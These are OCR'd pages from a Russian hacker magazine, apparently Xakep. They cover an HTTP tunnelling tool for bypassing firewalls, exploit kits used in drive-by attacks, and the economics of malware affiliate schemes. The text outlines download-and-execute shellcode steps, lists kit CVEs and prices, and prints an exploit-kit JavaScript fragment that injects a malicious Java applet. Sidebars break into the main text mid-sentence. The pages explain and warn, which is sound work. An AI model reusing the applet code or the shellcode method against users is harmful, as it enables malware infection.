Понятно, что порой этого недостаточно для качественного анализа памяти, и в такой ситуации как раз к месту будет возможность написания собственных плагинов для Volatility.



Автор:
Sebastian Weber
URL:
http-tunnel.sourceforge.net
Система:
win



ТУННЕЛИРУЕМ ТРАФИК ПО HTTP

HTTPTunnel, как несложно догадаться из названия программы, позволяет туннелировать сетевые соединения через HTTP-прокси, используя чистые HTTP GET- и POST-запросы. Инструмент может быть полезен для тех пользователей, которые сидят за файрволами. Если доступ в сеть разрешен через HTTP-прокси, значит можно использовать HTTPTunnel и, скажем, telnet или PPP, чтобы соединиться с компьютером в обход сетевой защиты. Проект обладает рядом особенностей, выгодно отличающих его от других:

- Port mapping;
- поддержка SOCKS4, SOCKS5;
- шифрование и сжатие данных;
- веб-интерфейс для администратора;
- обнаружение вторжений;
- возможность использовать standalone- или hosted-серверы;
- возможность авторизации через LDAP или MySQL.

Программа состоит из двух компонентов: клиента, который располагается за файрволом и принимает сетевые соединения на определенный порт, и сервера, который располагается в интернете. Он принимает HTTP-запросы от клиента и перенаправляет их на удаленные серверы. Данный сервер имеет два вида реализации: PHP-скрипт на веб-сервере и отдельный сервер, который существует в виде Perl-скрипта и win32-бинарника.

Евгений Дроботун (drobotun@xakep.ru)



DRIVE-BY АТАКИ И СВЕЖИЕ ЭКСПЛОЙТ-ПАКИ

ИЗУЧАЕМ РАСПРОСТРАНЕНИЕ МАЛВАРИ ПОСРЕДСТВОМ DRIVE-BY ЗАГРУЗОК

С каждым годом по виду приличным сайтам (а точнее — их темным повелителям и черным властелинам) все больше и больше нравится заливать на компьютеры пользователя всяческую малварь. А нам — интересно узнать, как это получается и во сколько что обходится. Так не будем же себя сдерживать!

WWW

На сайте www.exploit-db.com можно найти подробные описания различных уязвимостей и примеры эксплойтов для них.

Отличный онлайн-анализатор эксплойт-паков wepawet.iseclab.org. Производит раскриптовку, деобфускацию, распознавание уязвимостей, выделение и анализ шелл-кода.

DVD

В деле раскриптовки и снятия обфускации с эксплойт-паков очень полезна утилита Malzilla. Ищи ее на диске.

Для начала кратко рассмотрим схему drive-by атаки — на случай, если ты ее забыл. Или, например, тебя заморозили двадцать лет назад, и теперь, окончательно проснувшись, ты все еще думаешь, что самый эффективный способ заразить пользователя — подсунуть ему дискету с инфицированным CD-Man'ом. Итак, смотрим на схему. Сначала пользователь попадает на сайт, содержащий код, который перенаправляет запрос на сторонний сервер, на котором хранится эксплойт. В качестве кода, перенаправляющего пользователя, может использоваться тег iframe с определенными параметрами или, например, JavaScript-код, загружающий эксплойт. Как видно из рисунка, прежде чем эксплойт будет загружен, может произойти любое количество переадресаций на другие сайты.

Основная задача эксплойта — это запуск шелл-кода посредством эксплуатации какой-либо уязвимости в атакуемой системе. Шелл-код обычно находится в теле самого эксплойта, как правило, в зашифрованном и обфусцированном виде.


В большинстве случаев в задачу шелл-кода входит скачивание и запуск на исполнение какого-нибудь (обычно вредоносного) файла из сети. Для этого как нельзя лучше подходит API-функция URLDownloadToFile из библиотеки urlmon.dll, и подавляющее большинство вредоносов активно ею пользуются.

Общий алгоритм работы большинства шелл-кодов таков:


- получение адреса начала kernel32.dll в памяти (в большинстве случаев он просто дергается из PEB);
- поиск в kernel32.dll функции GetProcAddress;
- получение адреса API-функции LoadLibrary с помощью GetProcAddress;
- загрузка с помощью LoadLibrary библиотеки urlmon.dll;
- получение адреса URLDownloadToFile и адреса какой-либо функции запуска кода (обычно это WinExec или ShellExecute);
- запуск загруженного файла на исполнение.

ЭКСПЛОЙТЫ И УЯЗВИМОСТИ

Нынче на просторах интернета эксплойты редко действуют в одиночку. Как настоящие санитары леса, они сбиваются в стаи, именуемые эксплойт-паками или связками, и действуют сообща, тщательно выбирая момент и слабое место для атаки.



Вредоносный JavaScript-код на зараженном сайте



Пример шелл-кода эксплойта Exploit.HTML.IESlice.aa

Эксплуатация MDAC в BlackHole Exploit Kit (обфускация и криптовка сняты)

Схема drive-by атаки (источник: Google Anti-Malware Team)

Закриптованый и обфусцированый текст Eleonore Exploit Kit

```
function spl0(){

    if(jver[1] == 6 && jver[3] <= 28) {
        var  f = document.createElement('applet');
        f.setAttribute('code ','market.class');
        f.setattribute('archive', 'v1.jar');
        var p =  document.createElement('param'); p.setAttribute('name ', 'p');
        p.setAttribute('value ', 'e00oMDDqy%h2%h0V%kD8Voeoju83C6h8i');
        f.appendChild(p); document.body.appendChild(f);
    }
```

JavaScript-код, эксплуатирующий уязвимость в механизмах обработки ошибок Rhino Script Engine в Java (CVE-2011-3544)

Если попытаться заглянуть внутрь какой-нибудь связки эксплойтов, то увиденное покажется нагромождением всяческого мусора. Понятное дело: чтобы выжить, нужно постараться оставить антивирус с носом, и код эксплойт-пака нуждается в криптовании и обфусцировании. Причем менять криптовку и обфускацию необходимо достаточно часто (эта процедура именуется чисткой эксплойт-пака).

Времена, когда все эксплойты в связке без разбору запускались один за другим в надежде, что какой-нибудь пробьется, уже давно прошли. Теперь, прежде чем начать свое грязное дело, эксплойт-пак проверяет версию ОС, тип браузера, наличие установленных плагинов и их версии и только потом запускает подходящий для данной ситуации эксплойт, чтобы достичь максимальной эффективности (ну а в деле drive-by загрузок эффективность, как мы знаем, определяется такой характеристикой, как пробив, который показывает процент зараженных машин относительно общего числа произведенных атак).

Что касается уязвимостей, которые эксплуатируются различными связками, то помимо уязвимостей компонентов самой ОС большой популярностью пользуются уязвимости в продукции от компании Adobe, в частности Adobe Reader, и в Java от компании Oracle Corporation.

Интересно, что в составе почти всех эксплойт-паков есть эксплойт для очень старой (похоже, что даже бессмертной :)) уязвимости с названием Microsoft Data Access Components (MDAC). Патч для нее вышел аж в мае 2006 года, но создатели эксплойт-паков пока не очень торопятся исключать эксплуатацию этой уязвимости из своих продуктов.

По оценкам разных антивирусных компаний и исследовательских лабораторий, рейтинг популярности эксплойт-паков на сегодня выглядит так:

- Blackhole Exploit Kit;
- Eleonore Exploit Kit;
- Nuclear Pack;
- Phoenix Exploit's Kit;
- Sakura Exploit Pack.

Итак, начнем по порядку...

РЕЙТИНГ ПОПУЛЯРНОСТИ ЭКСПЛОЙТ-ПАКОВ

BlackHole Exploit Kit

В настоящее время безусловный лидер. Практически в каждой второй строчке на malwaredomainelist.com красуется имя этого эксплойт-пака. По разным оценкам, занимает объем 90–97% рынка сплоитов. Создателями он позиционируется вовсе не как эксплойт-пак для выполнения вредоносных действий, а как система сетевого тестирования компьютеров. На сегодняшний день актуальна версия 1.2.3, включающая следующие уязвимости:

- CVE-2006-0003 (Microsoft Data Access Components (MDAC));
- CVE-2007-5659/2008-0655 (Adobe Reader Collab CollectEmailInfo);
- CVE-2008-2992 (Adobe Reader JavaScript Printf Buffer Overflow);
- CVE-2009-0927 (Adobe Reader Collab GetIcon);
- CVE-2010-0188 (Adobe Reader LibTiff);
- CVE-2010-0842 (Java JRE MixerSequencer Invalid Array Index Remote Code Execution Vulnerability);
- CVE-2010-1885 (Windows Help and Support Center Protocol Handler Vulnerability);
- CVE-2011-0559 (Adobe Flash Player Memory Corruption);
- CVE-2011-3544 (Java Rhino Script Engine);
- CVE-2012-0507 (Java Atomic).

Стоимость (в долларах): годовая лицензия — 1500, полугодовая лицензия — 1000, трехмесячная лицензия — 700, обновление криптора (чистка) — 50, смена домена — 20, мультидомен — 200, аренда на месяц — 500, аренда на неделю — 200, тестирование (24 часа) — 50.

Создателей этой связки можно похвалить за оперативность. Ее последняя версия включает достаточно новую (на момент написания статьи) уязвимость CVE-2012-0507. Уязвимость скрывается в реализации класса AtomicReferenceArray, в которой происходит неправильная проверка на принадлежность к типу Object[], что позволяет выполнить специально подготовленный апплет или класс за пределами песочницы JRE.




BlackHole Exploit Kit собственной персоной (панель показа статистики)

Eleonore Exploit Kit

Появился в конце 2009 года, за это время сменил шесть версий и практически всегда был в тройке лидеров по популярности. Актуальная версия на сегодня — 1.8.91. Работает с уязвимостями:

- CVE-2006-0003 (Microsoft Data Access Components (MDAC));
- CVE-2006-4704 (WMI Object Broker);
- CVE-2008-2463 (M508-041 MS Access Snapshot Viewer);
- CVE-2010-0188 (Adobe Reader LibTiff);
- CVE-2010-0806 (Internet Explorer DHTML Behaviors Use After Free);
- CVE-2010-1885 (Windows Help and Support Center Protocol Handler Vulnerability);
- CVE-2010-4452 (Java ClassLoader Remote Code Execution);
- CVE-2011-0558 (Adobe Flash Player Integer Overflow);
- CVE-2011-0559 (Adobe Flash Player Memory Corruption);
- CVE-2011-0611 (Adobe Flash Player Embedded .swf file);
- CVE-2011-2462 (Adobe Reader U3D Object Memory Corruption);
- CVE-2011-3521 (Java Update);
- CVE-2011-3544 (Java Rhino Script Engine).

Стоимость (в долларах) — 1000 в год, чистка — 50, смена домена — 50, тестирование (24 часа) — 40.



Eleonore Exploit Kit (статистика по странам)

Nuclear Pack

За время своего существования (с середины 2010 года) сменил всего лишь две версии (последняя вышла в начале 2012 года). Это не помешало ему обогнать некоторых исконных, сермяжных и вообще классических лидеров и занять почетное третье место. Эксплуатирует он следующий список:

- CVE-2006-003 (Microsoft Data Access Components (MDAC));
- CVE-2007-5659/2008-0655 (Adobe Reader Collab CollectEmailInfo);
- CVE-2008-2463 (M508-041 MS Access Snapshot Viewer);
- CVE-2008-2992 (Adobe Reader JavaScript Printf Buffer Overflow);
- CVE-2008-4844 (Internet Explorer 7 XML Exploit);
- CVE-2009-0075/0076 (MS09-002-IE7 Memory Corruption);
- CVE-2009-0927 (Adobe Reader Collab GetIcon);
- CVE-2009-1136 (IE OWC Spreadsheet ActiveX control Memory Corruption);
- CVE-2010-0188 (Adobe Reader LibTiff);
- CVE-2010-0840 (Java OBE);
- CVE-2010-1885 (Windows Help and Support Center Protocol Handler Vulnerability);
- CVE-2011-3544 (Java Rhino Script Engine).

Стоимость годовой лицензии — 900 долларов (не так уж и много по сравнению с остальными).

Особенностью новой версии этого эксплойт-пака являются так называемые «умные редиректы». С помощью различных ухищрений он распознает системы сбора вредоносных сэмплов и редиректов, которые активно используются антивирусными компаниями, и осуществляет атаку только в том случае, если перед ним находится реальный пользователь. Для этого он довольно тщательно прячет и обфусцирует перенаправляющие ifram'ы, а также проверяет наступление события OnMouseMove (то есть курсор мыши должен двигаться, иначе перенаправления не произойдет).

Phoenix Exploit's Kit

Ветеран коммерческого рынка эксплойт-паков. Появился в середине 2009 года и прошел путь длиною в девять версий. В былые времена возглавлял хит-парад. Самая свежая версия на сегодня — 3.1. Эксплуатируемые уязвимости:

- CVE-2006-0003 (Microsoft Data Access Components (MDAC));
- CVE-2007-5659/2008-0655 (Adobe Reader Collab CollectEmailInfo);
- CVE-2008-2992 (Adobe Reader Javascript Printf Buffer Overflow);
- CVE-2008-5353 (JRECalendar Java Deserialize);
- CVE-2009-0927 (Adobe Reader Collab GetIcon);
- CVE-2009-3867 (Java GSB);
- CVE-2009-4324 (Adobe Reader doc.media.newPlayer);
- CVE-2010-0188 (Adobe Reader LibTiff);
- CVE-2010-0886 (Java Deployment Toolkit Component);
- CVE-2010-1240 (Adobe Reader Embedded EXE Social Engineering);
- CVE-2010-1297 (Adobe Flash Player NewFunction Invalid Pointer Use);
- CVE-2011-3544 (Java Rhino Script Engine);
- CVE-2012-0507 (Java Atomic).

Один из самых дорогих сплоит-паков, стоимость — 2200 долларов.




Админка от Phoenix Exploit's Kit

Sakura Exploit Pack

Новичок в деле засылки вредоносного кода ничего не подозревающим пользователям. Появился в начале текущего года, и, судя по всему, это творение рук российских умельцев. Имеет в своем составе эксплойты к следующим уязвимостям:

- CVE-2006-0003 (Microsoft Data Access Components (MDAC));
- CVE-2010-0806 (IEPeers Remote Code Execution);
- CVE-2010-0842 (Java JRE MixerSequencer Invalid Array Index Remote Code Execution Vulnerability);
- CVE-2011-3544 (Java Rhino Script Engine).

Как видим, даже в этом, новом, эксплойт-паке эксплуатируется MDAC-уязвимость. Не любит народ качать обновления, ох не любит...



Аренда Sakura Exploit Pack на форуме



Панель управления Sakura Exploit Pack

ЗАКЛЮЧЕНИЕ

Если проанализировать состав связок, то видно, что во многих из них используются уязвимости, для которых уже вышли обновления и информация о которых уже появилась в свободном доступе. Оно и понятно: использовать 0-day-уязвимости в массовых эксплойт-паках дорого и вряд ли даст серьезный прирост пробива. Учитывая, что большинство пользователей крайне неохотно ставят всякие обновления и заплатки, устраняющие уязвимости (а многие даже и не знают, что у них, к примеру, на компьютере установлена Java), можно сделать вывод: создателям эксплойт-паков на хлеб с маслом хватает. ⌶

Anonymous

Киберкрайм изнутри

НЕКОТОРЫЕ ГРАНИ МАЛВАРЬ-БИЗНЕСА ГЛАЗАМИ ЕГО УЧАСТНИКА

Времена, когда вирусы писали лишь для удовольствия или самоутверждения, давно прошли. На смену романтике той поры пришел бизнес со своим тонким расчетом. Только начинающие вирмейкеры не задумываются о том, как бы заработать на своих знаниях и умениях. Более опытные рубят кеш, просиживая ночи за своими мониторами и ковыряя исходники софта, о котором не принято говорить на публике.

Киберкрайм-бизнес на сегодняшний день является одним из самых прибыльных занятий. Годовой оборот в этой отрасли, по некоторым данным, сравним с оборотом в наркоторговле. Миллиарды долларов проходят через руки различных ботоводов, вирмейкеров, кардеров и спамеров. Среднестатистический миллионер в этом бизе совсем недавно отпраздновал свой 20-й день рождения. А к 26 годам большинство из них уже уходят на пенсию, обеспечив свою семью кешем на много лет вперед.

Как же можно заработать такие деньги за столь короткий срок? Достаточно ли для этого только хорошо кодить или нужно что-то еще? Можно ли доверять людям, которые работают на тебя или вместе с тобой? Чтобы ответить на эти вопросы, нужно разобраться, как устроен этот бизнес.

НИЗЫ

Все начинается с веб-мастеров. Веб-мастера — это такие люди, которые создают в сети кучу сайтов с одной-единственной целью — привлечь побольше народа. Когда ресурс получает свою долю трафика, веб-мастер ищет, куда бы его продать. Эти поиски обычно длятся недолго, поскольку на просторах Сети существуют тысячи партнерок, которые заточены под самые разные ниши. Некоторые принимают трафик «для взрослых», некоторые — фарматрафик, другие — кинотрафик и так далее. Веб-мастер получает деньги либо за клик по баннеру партнерки, который висит на его ресурсе, либо за покупку контента с сайта партнера.

На этом этапе у мастера есть выбор: либо зарабатывать относительно честно, но и не сильно много, либо перейти на темную сторону и работать с малварь-партнерками, богатея не по дням, а по часам. Модель вознаграждения веб-мастерам в киберкраймовых партнерских программах немного отличается от остальных. Так как малварь — это софт, который ставится на машину жертвы, то тут ребятам часто платят не за продажи или клики, а за инсталлы.

СОТНИ, ЕСЛИ НЕ ТЫСЯЧИ ВЕБ-МАСТЕРОВ ГОНЯТ СВОЙ ТРАФ НА MALWARE-ПАРТНЕРКИ И ПОЛУЧАЮТ СВОИ КРОВНЫЕ (НЕРЕДКО БОЛЕЕ 10 000 ДОЛЛАРОВ В МЕСЯЦ)



Несколько лет назад на коне были кодек-партнерки, сейчас их уже практически не осталось. Выглядело это так: пользователь заходил на сайт, который предлагал ему посмотреть какое-нибудь Big Tits видео абсолютно бесплатно, но для этого нужно было скачать и установить суперкодек, без которого ну просто никак. Большинство юзеров нажимали ОК не глядя, а кодек устанавливал, помимо себя, еще кучу дополнительного стаффа. Например, это мог быть фрауд-антивирус, который всеми правдами и неправдами уговаривал хозяина ПК купить себя.

Мастера получали за каждый инсталл свои несколько центов, причем вознаграждение часто зависело от гражданства жертвы. Например, за откормленного на бургерах американца платили больше всего, а вот за наших соотечественников давали ровно 0 баксов. Оно и понятно, ведь среднестатистический гражданин США имеет три кредитки и готов расплачиваться ими налево и направо, в отличие от граждан СНГ, которые в первую очередь кинутся искать кряк на несуществующий антивирь или просто переустановят винду.

Таким образом сотни, если не тысячи веб-мастеров гонят свой траф на малваре-партнерки и получают свои кровные. Которые частенько переваливают за 10 000 долларов в месяц. Владельцы партнерских программ всячески поощряют своих мастеров, проводя разные

SpicyCodec

Rates:

country	rate	country	rate	country	rate	country	rate
US	0.5500	NZ	0.1600	FR	0.1000	ZA	0.1000
GB	0.5000	SE	0.1600	CH	0.1000	IS	0.1000
CA	0.5000	PR	0.1000	BE	0.1000	E	0.1000
AU	0.5000	DE	0.1000	NL	0.1000	RU	0.0000
NO	0.1900	ES	0.1000	AT	0.1000	UA	0.0000
DK	0.1900	IT	0.1000	FI	0.1000	CN	0.0000

Other Countries - 0.02 per install

Рейты на одной из кодек-партнерок

НАПРАВЛЕНИЯ КИБЕРКРАЙМА

1 Интернет-мошенничество. Включает мошенничество в системах дистанционного банковского обслуживания, фишинговые атаки, хищение электронных денег. Следует отметить, что в это направление входят и услуги по обналичиванию похищенных денежных средств (на данную услугу приходится доля, занимающая до 40% от всего направления).

2 Спам. Включает не только услуги рассылки нежелательных сообщений электронной почты, но и партнерские программы по нелегальной продаже медикаментов, контрафактной продукции и поддельного программного обеспечения.

3 Внутренний рынок (Cybercrime to cybercrime или C2C). Включает услуги по анонимизации интернет-активности и продаже трафика, эксплойтов, вредоносного программного обеспечения и загрузок. Существуют даже такие услуги, как «бот-сеть под ключ».

4 DDoS-атаки. Включает услуги по организации атак, направленных на отказ в обслуживании.

5 Иное. Этот раздел включает услуги, не имеющие на сегодняшний день широкого спроса и предложения. Например, промышленный шпионаж, атаки на бренд, атаки на мобильные устройства и прочее. Это направление объединяет столь разные угрозы, что крайне сложно дать ему какое-либо единое название.


конкурсы и разыгрывая ценные призы, например BMW X7. Предвкушение наживы и халявных внедорожников заставляет биться быстрей сердце и работать более усердно, повышая тем самым свои доходы и доходы владельцев партнерок.

ДВИГАЕМСЯ ВВЕРХ

Если с веб-мастерами все примерно ясно, то владельцы партнерок уже более загадочные личности. Пункты приема трафика открываются по всему интернету, и доля заточенных под вирусный трафик достаточно велика. Владельцы таких сетей богаты, но хотят быть еще более богатыми. Для этого ребятам нужно привлечь как можно больше мастеров с их трафом, что можно обеспечить только хорошим конвертом. Ради этого конверта в ход идут любые приемы.

Если говорить об антиспайваре-партнерках, то тут залог хороших продаж — это страх пользователя. Но прежде, чем начать пугать юзера, надо как-то заставить его скачать и установить софт. Вот тут-то и начинаются основные проблемы. Кодеры, работающие на хозяев партнерских программ, без устали трудятся над всякими тулзами, которые всеми способами пытаются заставить пользователя загрузить лоадер, а тот в свою очередь уже запустит на ПК все возможное соцветие малварного ПО, которое найдется у начальства.

Сам по себе лоадер уже считается вредоносом, и кибермошенники тратят много сил, чтобы антивирусы не могли задетектить их софт. Для этих целей нанимаются специально обученные люди, которые 24 часа в сутки и 7 дней в неделю занимаются только тем, что изменяют код своих троев для ухода от AV. Чем крупнее бизнес, тем интенсивнее детектится лоадер и тем усерднее работают кодеры. Даже обычные наемные программисты, которые не имеют доли в бизнесе, получают до нескольких тысяч долларов в месяц. Если учесть, что зачастую все они живут и работают в провинции, то это довольно большие деньги.



Так раньше инсталлились кодеки



Таким образом малваре-партнерки обеспечивают широкий канал для распространения зловредов разного калибра. Успешные владельцы этих структур зарабатывают уже миллионы. Потоки трафика, проходящего через них, просто огромны, а позициям в поисковой выдаче Гугла по ключевым для их биза запросам позавидуют даже самые лучшие SEO-профессионалы. Их авторитет держится на репутации, которую они заслуживают регулярными выплатами своим веб-мастерам и высокими рейтами.

Но и они всего лишь посредники, которые довольно хорошо известны в Сети: чтобы тебе доверяли, нужно быть публичным человеком... разумеется, насколько это возможно в такого рода деятельности. Настоящими серыми кардиналами тут выступают производители малвари — те, кто кодит, развивает и продает свои вредоносы. О них не знает широкая общественность. Они

РЫНОК КОМПЬЮТЕРНЫХ ПРЕСТУПЛЕНИЙ В ЛИЦАХ: ПУТЬ ОДНОГО ВРЕДОНОСА



Илья Сачков, генеральный директор Group-IB

Проиллюстрируем тему киберкрайм-биза на примере мошенничества в системах интернет-банкинга — оно наиболее популярно среди нынешних киберпреступников и совершается с использованием вредоносного программного обеспечения.

ПУНКТ ПЕРВЫЙ: СОЗДАНИЕ БОТ-СЕТИ

Для совершения мошеннических операций с банковскими счетами киберпреступники используют бот-сети. Их создание требует наличия определенного вредоносного обеспечения и способов его распространения. Все это можно заказать на хакерском форуме.

Среди обитателей форума есть различные пользователи, которые специализируются на конкретных видах услуг.

Действующее лицо: Вирмейкер

В первую очередь стоит упомянуть вирусописателя. Он создает банковские трояны, эксплойты и иные вредоносные программы. Не будем его героизировать и сразу отметим, что товарищ нарушает статью 273 («Создание, использование и распространение вредоносных компьютерных программ») Уголовного кодекса РФ. Максимальное наказание, предусмотренное этой статьей, — лишение свободы на семь лет.

Действующее лицо: Взломщик

К вирусописателю обращаются так называемые взломщики, которые заинтересованы в приобретении связки эксплойтов. После покупки эксплойта взломщик взламывает какой-либо сайт с высокой посещаемостью и устанавливает там приобретенную связку. Теперь наш взломщик может заниматься «продажей трафика», то есть предоставлять услуги загрузки вредоносных программ на компьютеры посетителей сайта. Кстати, чуть не забыл сказать, что взломщик только что нарушил не только статью 273, но и статью 272 («Неправомерный доступ к компьютерной информации»), также предусматривающую лишение свободы до семи лет.

Действующее лицо: Владелец бот-сети

А вот на форуме появляется третий персонаж — будущий владелец бот-сети. Бот-сети у него пока еще нет, а денег очень хочется, поэтому он ищет вирусописателя, который продаст ему банковский троян и панель управления бот-сетью. Троян будет похищать денежные средства с банковских счетов, а панель позволит контролировать ботов и осуществлять действия, несанкционированные пользователями зараженных компьютеров. После покупки трояна будущий владелец бот-сети обращается к тому самому взломщику, о котором говорилось выше, то есть «покупает трафик». Это означает, что взломщик за определенную плату обязуется загрузить переданный троян на компьютеры пользователей через взломанный им сайт с установленной связкой эксплойтов. Вредоносная программа попадает на компьютеры пользователей, пре-



Типичный фрауд-антивирус

скрыты в тени партнерки, но зарабатывают столько, что им позавидует любой смертный.

НА ВЕРШИНЕ КИБЕРКРАЙМА

За партнерками обычно стоят производители фрауд-антивирусов, которые щедро делятся со своими адвертами прибылью. Вознаграждение доходит до 50%, особенно если адверт достаточно крупный. Среднестатистической малвари хватает одного-двух крупных партнеров, которые распространяют ее через свои сети.

Отношения между главами двух этих видов бизнеса весьма доверительные, если не сказать больше. Ну а как тут не доверять, если суммы, которые они зарабатывают, редко содержат меньше шести нулей?

Производитель фейкового защитного ПО берет на себя множество разных функций. В первую очередь он должен обеспечить свой софт качественными «средствами убеждения». Другими словами, жертва должна расстаться со своими кровными в ближайшие пару часов после попадания зловреда на ПК. Сообразительный пользователь может погуглить название софтины, которая пугает его сотнями троянов и червей, найденных у него на машине, и понять, что его пытаются надуть. Специально, чтобы это предотвратить, малварь запугивает юзера всеми возможными способами: показывает сообщения о приближающейся гибели его компьютера с потерей всех данных, меняет обои рабочего стола на киберапокалиптические узоры и надписи и так далее. В ход идут любые уловки, которые могут подстегнуть продажи. После введения той или иной запугивающей фичи киберзлодеи смотрят, как это повлияло на продажи. Если жертвы стали с меньшим сожалением расставаться со своими долларами, то нововведение остается в арсенале жуликов еще какое-то время — до тех пор, пока оно не потеряет свою кешегенерирующую мощь.

Для наведения страха и ужаса используются самые разные трюки, и некоторые из них воистину вызывают восхищение своей простотой и элегантностью. Например, если производитель малвари знает, что его рекламят через порнотраф, то для стимуляции покупательской способности он может добавить в свой софт функцию слайд-шоу картинок из кеша браузера. Мало кто из людей будет рад тому, что его близкие узнают о его тайных увлечениях. А если вспомнить, что в арабских странах за такие картинки могут запросто отделить голову от туловища, то эти несколько строк кода, демонстрирую-

вращая их в ботов. Троян устанавливает связь с центром управления, передает туда различные сведения (об ОС бота, его антивирусе, используемом клиент-банке, наличие токена) и получает ответные команды. Таким образом формируется бот-сеть, которая используется ее владельцем для совершения хищений с банковских счетов. Однако тут стоит вернуться к Уголовному кодексу, который, как говорится, надо чтить. Владелец банковской бот-сети также нарушает статьи 272 и 273. Напоминаю: до семи лет лишения свободы! А мошенничество — это уже 159 статья. И уже до десяти лет. Полагаю, следует хорошенько подумать, стоят ли те деньги лет, проведенных за решеткой.

ВТОРОЙ ПУНКТ БОЛЬШОГО ПУТИ: АРЕНДА БОТ-СЕТИ

Итак, перейдем с внутреннего рынка киберпреступности на рынок, связанный с интернет-мошенничеством.

Банковский троян загружен на компьютеры пользователей и сообщает владельцу бот-сети о том, какие платежные системы там установлены. В принципе, владельцу ничто не мешает самому проводить мошеннические операции, если бы не одно «но»... Мало кто из владельцев хочет рисковать и сталкиваться с 159-й статьей. Для него безопаснее сдать бот-сеть в аренду и спокойно получать свой процент с похищенных средств.

И вот уже недавний покупатель сам становится продавцом. На хакерском форуме владелец дает соответствующее объявление. Если условия аренды подходящие, в скором времени появляется третье действующее лицо — заливщик, специализирующийся на проведении мошеннических операций. Арендуя бот-сеть, он получает определенный уровень доступа к центру управления. Казалось бы, все готово. Троян есть. Бот-сеть есть. Заливщик, которого будут искать сотрудники Управления экономической безопасности МВД, тоже есть. Но чего-то не хватает.

Как я уже говорил ранее, в направление, связанное с интернет-мошенничеством, входят услуги по обналичиванию похищенных денежных средств. Похитить деньги — это лишь часть преступного дела. В каждой хакерской группе есть так называемый дроповод — четвертое действующее лицо, которое организует вывод и обналичивание денежных средств. Ему-то заливщик и заказывает дроп-проект. Эта часть преступления настолько важна для мошенников, что они готовы расстаться даже с 50% от суммы похищенных средств.

Практика расследования киберпреступлений показывает, что дроповод обычно имеет обширные связи в мире традиционных криминальных структур, у которых уже давно отработаны схемы отмыва «грязных» денег. Само собой, представители ОПГ помогут дроповоду не за спасибо. Этим и объясняется высокая стоимость дроп-проекта. Дроповод набирает дропов — низших пешек выстроенной нами преступной иерархии. Это люди, которые за фиксированную плату или процент будут обналичивать похищенные у кого-то денежные средства.

ДЛЯ УДЕРЖАНИЯ УРОВНЯ ЗАРАБОТКА ВЛАДЕЛЬЦЫ ФРАУД АНТИСПАЙВАРЕ ПОСТОЯННО РЕБРЕНДЯТ СВОЙ СОФТ


щие в неубиваемом окне всю историю серфинга жертвы, могут подарить своему автору стабильный источник нефтедолларов из стран персидского залива.


Разумеется, в этом деле главное — не переусердствовать. Дело в том, что фрауд-антивири в большинстве своем имеют довольно хорошую юридическую защиту, обеспечиваемую мелким шрифтом EULA. Разумеется, эта защита не всесильна, поэтому их владельцы должны предусмотреть как минимум функцию анынсталла. Для продаж своего софта они используют вполне легальные биллинги, которые просто закрывают глаза на деятельность нечистых на руку клиентов. Если владельцев малварных антивирей отследить достаточно сложно, то люди, которые работают в биллинг-компании, обслуживающей кибержуликов, могут поплатиться свободой. Поэтому производители такого рода ПО вынуждены играть по определенным правилам, которые обеспечивают им лояльность со стороны не слишком разборчивых контор, принимающих платежи за малварь.

